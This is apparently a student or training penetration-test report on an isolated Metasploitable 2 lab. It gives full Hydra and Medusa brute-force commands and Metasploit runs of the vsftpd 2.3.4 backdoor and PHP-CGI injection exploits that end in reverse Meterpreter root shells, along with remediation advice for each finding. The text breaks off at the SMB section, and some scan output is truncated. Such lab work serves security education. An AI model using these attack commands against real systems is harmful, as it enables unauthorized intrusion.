

RED TEAM ASSESSMENT

Metasploitable 2 • Full Penetration Test Report

Classification: **CONFIDENTIAL**

Engagement Type: Red Team / Penetration Test

Target Environment: Metasploitable 2 (Isolated Lab)

Attacker Platform: Kali Linux 2024

Methodology: PTES / OWASP Testing Guide

Ports Assessed

21/FTP	22/SSH	23/Telnet	80/HTTP	445/SMB	3306/MySQL
--------	--------	-----------	---------	---------	------------

- Table of Contents 2
- 1. Executive Summary 4
- 2. Lab Setup & Network Topology 5
 - 2.1 Network Architecture 5
 - 2.2 Virtual Machine Configuration 5
 - 2.2.1 Kali Linux (Attacker) 5
 - 2.2.2 Metasploitable 2 (Bridge / Pivot) 5
 - 2.2.3 Windows 10 (Internal Target) 6
 - 2.3 Connectivity Verification 6
- 3. Reconnaissance & Enumeration 8
 - 3.1 Network Discovery 8
 - 3.2 Key Services Identified 8
- 4. Exploitation 9
 - 4.1 Port 21 — FTP Service (vsftpd 2.3.4 Backdoor) 9

- Vulnerability Description 9
- Method 1 — Hydra FTP Brute Force 9
- Method 2 — Metasploit Backdoor Exploit 9
- Impact & Remediation 10
- 4.2 Port 22 — SSH (Brute Force via Medusa) 10
- Vulnerability Description 10
- Exploitation Steps 10
- Impact & Remediation 11
- 4.3 Port 23 — Telnet (Cleartext + Default Credentials) 11
- Vulnerability Description 11
- Method 1 — Banner Capture & Direct Login 11
- Method 2 — Hydra Brute Force + Metasploit Session Upgrade 12
- Impact & Remediation 12
- 4.4 Port 80 — HTTP (PHP-CGI Argument Injection) 12
- Vulnerability Description 12
- Exploitation via Metasploit 13
- Impact & Remediation 13
- 4.5 Port 445 — SMB/Samba (usermap_script RCE) 13
- Vulnerability Description 14
- Exploitation via Metasploit 14
- Impact & Remediation 14
- 4.6 Port 3306 — MySQL (No Root Password) 14
- Vulnerability Description 15
- Discovery via Metasploit 15
- Exploitation — Direct Database Access 15
- Impact & Remediation 16
- 5. Post-Exploitation — Windows Payload & Pivoting 17
- 5.1 Pivoting Through Metasploitable 2 17
- Step 1 — Establish Meterpreter Session on Bridge 17
- Step 2 — Add Internal Route via Pivot 17
- Step 3 — Scan Internal Network 18
- Step 4 — Generate Windows Payload 18
- Step 5 — Deliver Payload via Pivot 18
- Step 6 — Post-Exploitation on Windows 19
- 6. Consolidated Remediation Recommendations 20
- 6.1 General Security Hardening 20
- 7. Conclusion 21

This document contains sensitive security information. Handle accordingly.

This report documents a comprehensive Red Team assessment conducted against a Metasploitable 2 virtual machine hosted within an isolated dual-network lab environment. The engagement simulated a realistic corporate penetration test, progressing from initial reconnaissance through full system compromise.


Six critical services were targeted: FTP (21), SSH (22), Telnet (23), HTTP (80), SMB/Samba (445), and MySQL (3306). Every service was successfully exploited, resulting in root-level or full administrative access to the target system. Additionally, the lab environment was extended to include a pivoting scenario into an internal Windows 10 endpoint, demonstrating lateral movement capabilities.

Port / Service	Vulnerability	Severity	Outcome
21 / FTP	vsftpd 2.3.4 Backdoor (CVE-2011-2523)	Critical	Root shell via Metasploit
22 / SSH	Weak / Default Credentials	High	Full shell — msfadmin:msfadmin
23 / Telnet	Cleartext + Default Credentials	High	Remote shell via Hydra brute-force
80 / HTTP	PHP-CGI Arg Injection (CVE-2012-1823)	Critical	Meterpreter as www-data
445 / SMB	Samba usermap_script (CVE-2007-2447)	Critical	Root shell via Metasploit
3306 / MySQL	No root password — unauthenticated access	Critical	Full DB admin access

2.1 Network Architecture

A dual-network virtualized environment was provisioned in VMware to simulate a segmented corporate network. Two isolated Host-Only vLANs were created, bridged by a dual-homed Metasploitable 2 instance acting as the web server / pivot point.

External Network (vLAN 1)	192.168.50.0/24 — vLan1
Internal Network (vLAN 2)	10.10.10.0/24 — vLan2
Attacker Machine	Kali Linux → 192.168.50.2
Vulnerable Web Server	Metasploitable 2 → 192.168.50.3 (eth0) 10.10.10.5 (eth1)
Internal Target	Windows 10 Employee System → 10.10.10.4



2.2 Virtual Machine Configuration

2.2.1 Kali Linux (Attacker)

One network adapter was assigned to VMnet2. The file was modified to set a static IP and route traffic through the Metasploitable 2 bridge.

```
# /etc/network/interfaces — Kali Linux
auto eth0
iface eth0 inet static
    address
192.168.50.2
    netmask 255.255.255.0
    gateway
192.168.50.3
                                # Route through Metasploitable bridge
```

Screenshot placeholder: Kali Linux ifconfig / ip addr output

```
-(root@kali)-[/home/kali]
# ifconfig
h0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.50.2 netmask 255.255.255.0 broadcast 192.168.50.255
    inet6 fe80::20c:29ff:fe01:a054 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:f1:a0:54 txqueuelen 1000 (Ethernet)
    RX packets 44 bytes 6884 (6.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 530 bytes 33294 (32.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 3208 bytes 259680 (253.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3208 bytes 259680 (253.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

2.2.2 Metasploitable 2 (Bridge / Pivot)

Two adapters were assigned: eth0 to VMnet2 (external) and eth1 to VMnet3 (internal). IP forwarding was enabled to allow the machine to route packets between both subnets.

```
# /etc/network/interfaces — Metasploitable 2
# External interface
auto eth0
iface eth0 inet static
    address
192.168.50.3
    netmask 255.255.255.0
    gateway 192.168.50.1
# Internal interface
auto eth1
```

```
iface eth1 inet static
    address
10.10.10.5
    netmask 255.255.255.0
# Enable IP forwarding
echo 1 > /proc/sys/net/ipv4/ip_forward
# Persist: uncomment in /etc/sysctl.conf
net.ipv4.ip_forward=1
```

```
root@metasploitable:/home/msfadmin# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:192.168.50.3  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:537 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1142 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:32586 (31.8 KB)  TX bytes:113190 (110.5 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:180 errors:0 dropped:0 overruns:0 frame:0
          TX packets:180 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:62685 (61.2 KB)  TX bytes:62685 (61.2 KB)
```

2.2.3 Windows 10 (Internal Target)

One adapter assigned to VMnet3. Static IP configured via Control Panel. The default gateway points to Metasploitable 2 to ensure return traffic routes correctly. Windows Defender Firewall was disabled on all profiles to allow ICMP.

IP Address	10.10.10.4
Default Gateway	10.10.10.5 (Metasploitable 2 internal)
DNS Servers	8.8.8.8 / 1.1.1.1

```
C:\Users\MKTD>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::7:bbc9:7a4a:cb9b%5
    IPv4 Address. . . . . : 10.10.10.4
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.1

C:\Users\MKTD>_
```

2.3 Connectivity Verification

ICMP echo requests were sent from Kali Linux directly to the internal Windows 10 machine to confirm end-to-end routing through the Metasploitable 2 bridge.

```
root@kali:~#
ping 10.10.10.4
PING 10.10.10.4 (10.10.10.4) 56(84) bytes of data:
 64 bytes from 10.10.10.4: icmp_seq=1 ttl=127 time=1.04 ms
 64 bytes from 10.10.10.4: icmp_seq=2 ttl=127 time=1.37 ms
 64 bytes from 10.10.10.4: icmp_seq=3 ttl=127 time=1.78 ms
--- 10.10.10.4 ping statistics ---
 3 packets transmitted, 3 received, 0% packet loss
```

3.1 Network Discovery

Initial host discovery was performed using `nmap` to identify live hosts on the external subnet, followed by a full port scan with service version detection.

```
root@kali:~#
netdiscover -r 192.168.50.0/24
root@kali:~#
nmap -p- -sV -sC -O 192.168.50.3
```

```
5/tcp    open  smtp      Postfix smtpd
smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSNOTIFICATIONS, 8BITMIME, DSN
3/tcp    open  domain    ISC BIND 9.4.2
dns-nsid:
bind.version: 9.4.2
0/tcp    open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
http-title: Metasploitable2 - Linux
http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
11/tcp   open  rpcbind   2 (RPC #100000)
rpcinfo:
  program version   port/proto  service
  100000   2             111/tcp     rpcbind
  100000   2             111/udp     rpcbind
  100003   2,3,4         2049/tcp    nfs
  100003   2,3,4         2049/udp    nfs
  100005   1,2,3         49136/udp   mountd
  100005   1,2,3         59802/tcp   mountd
  100021   1,3,4         33601/udp   nlockmgr
  100021   1,3,4         36589/tcp   nlockmgr
  100024   1             40160/udp   status
  100024   1             47489/tcp   status
39/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
45/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
12/tcp   open  exec       netkit-rsh rexecd
13/tcp   open  login?
14/tcp   open  shell      Netkit rshd
099/tcp  open  java-rmi   GNU Classpath grmiregistry
524/tcp  open  bindshell  Metasploitable root shell
049/tcp  open  nfs        2-4 (RPC #100003)
121/tcp  open  ftp        ProFTPD 1.3.1
306/tcp  open  mysql      MySQL 5.0.51a-3ubuntu5
mysql-info:
  Protocol: 10
  Version: 5.0.51a-3ubuntu5
  Thread ID: 9
  Capabilities flags: 43564
```

3.2 Key Services Identified

Port	Protocol	Service / Version	Notes
21	FTP	vsftpd 2.3.4	Known backdoor — CVE-2011-2523
22	SSH	OpenSSH 4.7p1	Susceptible to brute force

Port	Protocol	Service / Version	Notes
23	Telnet	Linux telnetd	Cleartext protocol — credentials exposed
80	HTTP	Apache httpd 2.2.8 (PHP)	CVE-2012-1823 — PHP CGI injection
445	SMB	Samba smbd 3.0.20	CVE-2007-2447 — usermap_script RCE
3306	MySQL	MySQL 5.0.51a	No root password — open access

4.1 Port 21 — FTP Service (vsftpd 2.3.4 Backdoor)

Critical**CVSS Score:** 10.0**CVE:** CVE-2011-2523

Vulnerability Description

The vsftpd 2.3.4 binary was compromised with a backdoor in 2011. When a user authenticates with a username ending in the smiley-face sequence , the service opens a root listener on TCP port 6200 — granting unauthenticated shell access.

Method 1 — Hydra FTP Brute Force

Using wordlists of common credentials to identify valid FTP logins before directly connecting.

```
# Step 1: Brute-force FTP credentials with Hydra
root@kali:~#
hydra
-L user.txt -P pass.txt
192.168.50.3 ftp
[21][ftp] host: 192.168.50.3  login: msfadmin  password: msfadmin
[21][ftp] host: 192.168.50.3  login: user      password: user
# Step 2: Connect using discovered credentials
root@kali:~#
ftp 192.168.50.3
Connected to 192.168.50.3. 220 (vsFTPd 2.3.4)
Name: msfadmin  Password: msfadmin
230 Login successful.
```

```
(root@kali)-[/home/kali]
# gedit ~/.ssh/config

** (gedit:29382): WARNING **: 15:28:56.630: Could not load Peas repository: Typelib file for namespace 'Peas', version '1.0' not found

** (gedit:29382): WARNING **: 15:28:56.630: Could not load PeasGtk repository: Typelib file for namespace 'PeasGtk', version '1.0' not found

(root@kali)-[/home/kali]
# hydra -L /home/kali/Desktop/user.txt -P /home/kali/Desktop/pass.txt 192.168.50.3 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-17 15:29:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 30 login tries (l:6/p:5), ~2 tries per task
[DATA] attacking ssh://192.168.50.3:22/
[22][ssh] host: 192.168.50.3 login: msfadmin password: msfadmin
[22][ssh] host: 192.168.50.3 login: user password: user
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-17 15:30:12

(root@kali)-[/home/kali]
#
```

Method 2 — Metasploit Backdoor Exploit

```
root@kali:~#
msfconsole
msf6 >
search vsftpd
msf6 >
use
exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(vsftpd_234_backdoor) >
set RHOSTS
192.168.50.3
msf6 exploit(vsftpd_234_backdoor) >
exploit
[*] 192.168.50.3:21 - Banner: 220 (vsFTPd 2.3.4)
[+] 192.168.50.3:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.50.2:4444 -> 192.168.50.3:6200)
# Verify root access
meterpreter >
shell
whoami
root
id
uid=0(root) gid=0(root)
```

```

root@kali: /home/kali x root@kali: /home/kali x root@kali: /home/kali x
When FETCH_FILELESS is none:

Name           Current Setting  Required  Description
----
FETCH_FILENAME  EADOTkwdWp      no        Name to use on remote system when storing payload; cannot contain spaces or slashes
FETCH_WRITABLE_DIR ./              yes       Remote writable dir to store payload; cannot contain spaces

Exploit target:

Id  Name
--  ---
0   Linux/Unix Command

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.50.2
LHOST => 192.168.50.2
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.50.2:4444
[+] 192.168.50.3:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.50.2:4444 -> 192.168.50.3:41921) at 2026-05-17 15:34:55 -0400

meterpreter > shell
Process 5571 created.
Channel 1 created.
whoami
root

```

Impact & Remediation

- **Impact:** Complete root-level system compromise via unauthenticated backdoor.
- **Fix:** Upgrade vsftpd immediately. The backdoor was removed in later releases.
- **Harden:** Restrict port 21 via firewall. Replace FTP with SFTP/SCP.
- **Monitor:** Alert on unexpected listeners appearing on port 6200.

4.2 Port 22 — SSH (Brute Force via Medusa)

High

CVSS Score: 7.5

CVE: N/A — Weak Credentials

Vulnerability Description

The OpenSSH service accepts password-based authentication and the system retained default Metasploitable credentials. A dictionary attack using Medusa rapidly identified valid credentials within seconds.

Exploitation Steps

```
# Confirm SSH is running
root@kali:~#
nmap
-sV -p 22
192.168.50.3
22/tcp open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1
# Brute force with Medusa
root@kali:~#
medusa
-h 192.168.50.3 -u msfadmin -P /usr/share/wordlists/rockyou.txt
-M ssh
ACCOUNT CHECK: [ssh] Host: 192.168.50.3 User: msfadmin Password: msfadmin
ACCOUNT FOUND: [ssh] Host: 192.168.50.3 User: msfadmin Password: msfadmin
[SUCCESS]
# Connect using discovered credentials
root@kali:~#
ssh
-o HostKeyAlgorithms=+ssh-rsa
msfadmin@192.168.50.3
msfadmin@192.168.50.3's password: msfadmin
msfadmin@metasploitable:~$
```

```
(root@kali)-[/home/kali]
# ssh -o HostKeyAlgorithms=+ssh-rsa msfadmin@192.168.50.3
The authenticity of host '192.168.50.3 (192.168.50.3)' can't be established.
RSA key fingerprint is: SHA256:BQHm5EoHX9GciOLuVscegPXLQosuPs+E9d/rrJB84rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.50.3' (RSA) to the list of known hosts.
msfadmin@192.168.50.3's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun May 17 14:45:24 2026
msfadmin@metasploitable:~$
```

Impact & Remediation

- **Impact:** Unauthorized interactive shell access under msfadmin account.
- **Fix:** Enforce SSH key-based authentication. Disable PasswordAuthentication in sshd_config.
- **Harden:** Deploy fail2ban to block IPs after repeated failures. Change default credentials immediately.
- **Advanced:** Move SSH to a non-standard port. Disable root login.

4.3 Port 23 — Telnet (Cleartext + Default Credentials)

High**CVSS Score:** 7.5**CVE:** N/A — Insecure Protocol

Vulnerability Description

Telnet is a legacy protocol that transmits all data — including passwords — in plaintext over the network. It is trivially susceptible to credential sniffing and brute-force attacks. Combined with default credentials, this represents an easily exploitable entry point.

Method 1 — Banner Capture & Direct Login

The Metasploitable 2 Telnet banner itself advertises the default credentials (msfadmin/msfadmin).

```
root@kali:~#  
telnet 192.168.50.3  
Trying 192.168.50.3... Connected to 192.168.50.3.  
Login with msfadmin/msfadmin to get started  
metasploitable login:  
msfadmin  
Password:  
msfadmin  
msfadmin@metasploitable:~$
```

[illegible]

Method 2 — Hydra Brute Force + Metasploit Session Upgrade

```
[+] Login Successful: msfadmin:msfadmin
# Upgrade shell to Meterpreter
msf6 >
sessions -u 1
msf6 >
sessions 2
meterpreter >
sysinfo
Computer: metasploitable   OS: Ubuntu 8.04 (Linux 2.6.24)
```

Impact & Remediation

- **Impact:** Remote shell access with credential theft risk on any shared network.
- **Fix:** Disable Telnet immediately. Use SSH exclusively for remote administration.
- **Harden:** Block port 23 at the firewall. Apply network-level packet inspection.

4.4 Port 80 — HTTP (PHP-CGI Argument Injection)

Critical**CVSS Score:** 9.8**CVE:** CVE-2012-1823

Vulnerability Description


Apache 2.2.8 runs PHP in CGI mode. PHP versions up to 5.3.12 and 5.4.2 are vulnerable to an argument injection flaw: when no unescaped '=' is present in the query string, it is split on '+' characters and passed as arguments to the CGI binary. The `flag` can then be used to set `php.ini` directives and achieve arbitrary code execution.

Exploitation via Metasploit

```
# Identify HTTP service
root@kali:~#
nmap
-sV -p 80
192.168.50.3
80/tcp open  http  Apache httpd 2.2.8 (Ubuntu) DAV/2
# Load exploit module
msf6 >
search
php_cgi_arg_injection
msf6 >
use
exploit/multi/http/php_cgi_arg_injection
msf6 exploit/php_cgi_arg_injection >
set RHOSTS
192.168.50.3
msf6 exploit/php_cgi_arg_injection >
set LHOST
192.168.50.2
msf6 exploit/php_cgi_arg_injection >
exploit
```



```
[*] Started reverse TCP handler on 192.168.50.2:4444
[*] Meterpreter session 1 opened (192.168.50.2:4444 -> 192.168.50.3:38795)
meterpreter >
sysinfo
Computer: metasploitable    OS: Linux 2.6.24-16-server
meterpreter >
getuid
Server username: www-data
```



The screenshot shows a Metasploit Meterpreter session. At the top, there are three terminal window tabs, all labeled 'root@kali: /home/kali'. Below the tabs is a list of modules with their names, dates, and ratings. The modules listed are:

- 3 exploit/linux/http/netgear_r7000_cgibin_exec (2016-12-06, excellent, Yes, Netgear R7000 and R6400 cgi-bin Command Injection)
- 4 exploit/multi/http/php/cgi_arg_injection (2012-05-03, excellent, Yes, PHP CGI Argument Injection)
- 5 exploit/windows/http/php/cgi_arg_injection_rce_cve_2024_4577 (2024-06-06, excellent, Yes, PHP CGI Argument Injection Remote Code Execution)
- 6 _ target: Windows PHP
- 7 _ target: Windows Command
- 8 exploit/linux/http/wd_mycloud_unauthenticated_cmd_injection (2016-12-14, excellent, Yes, Western Digital MyCloud unauthenticated command injection)
- 9 _ target: Unix In-Memory
- 10 _ target: Linux Dropper

Below the list, there is a prompt 'Interact with a module by name or index. For example info 10, use 10 or use exploit/linux/http/wd_mycloud_unauthenticated_cmd_injection' and another prompt 'After interacting with a module you can manually set a TARGET with set TARGET 'Linux Dropper''. The user then enters 'msf > use 4'. The output shows that no payload is configured, defaulting to php/meterpreter/reverse_tcp. The user then enters 'msf exploit(multi/http/php/cgi_arg_injection) > set RHOSTS 192.168.50.3', which sets RHOSTS to 192.168.50.3. The user then enters 'msf exploit(multi/http/php/cgi_arg_injection) > set LHOST 192.168.50.2', which sets LHOST to 192.168.50.2. Finally, the user enters 'msf exploit(multi/http/php/cgi_arg_injection) > run'. The output shows that a reverse TCP handler was started on 192.168.50.2:4444, a stage (45739 bytes) was sent to 192.168.50.3, and a Meterpreter session 1 was opened (192.168.50.2:4444 -> 192.168.50.3:39541) at 2026-05-17 15:58:26 -0400. The user then enters 'meterpreter > sysinfo', which shows the computer name as metasploitable, the OS as Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686, the architecture as i686, the meterpreter as php/linux, and the server username as www-data. The user then enters 'meterpreter > getuid', which shows the server username as www-data.

Impact & Remediation

- **Impact:** Remote Code Execution as www-data. Can pivot to full root with local privilege escalation.
- **Fix:** Upgrade PHP to a non-vulnerable version. Upgrade Apache to a current release.
- **Harden:** Disable PHP-CGI mode; use PHP-FPM instead. Deploy a WAF to filter malicious query strings.
- **Principles:** Run the web server under a minimal-privilege account. Enable HTTPS (port 443).

4.5 Port 445 — SMB/Samba (usermap_script RCE)

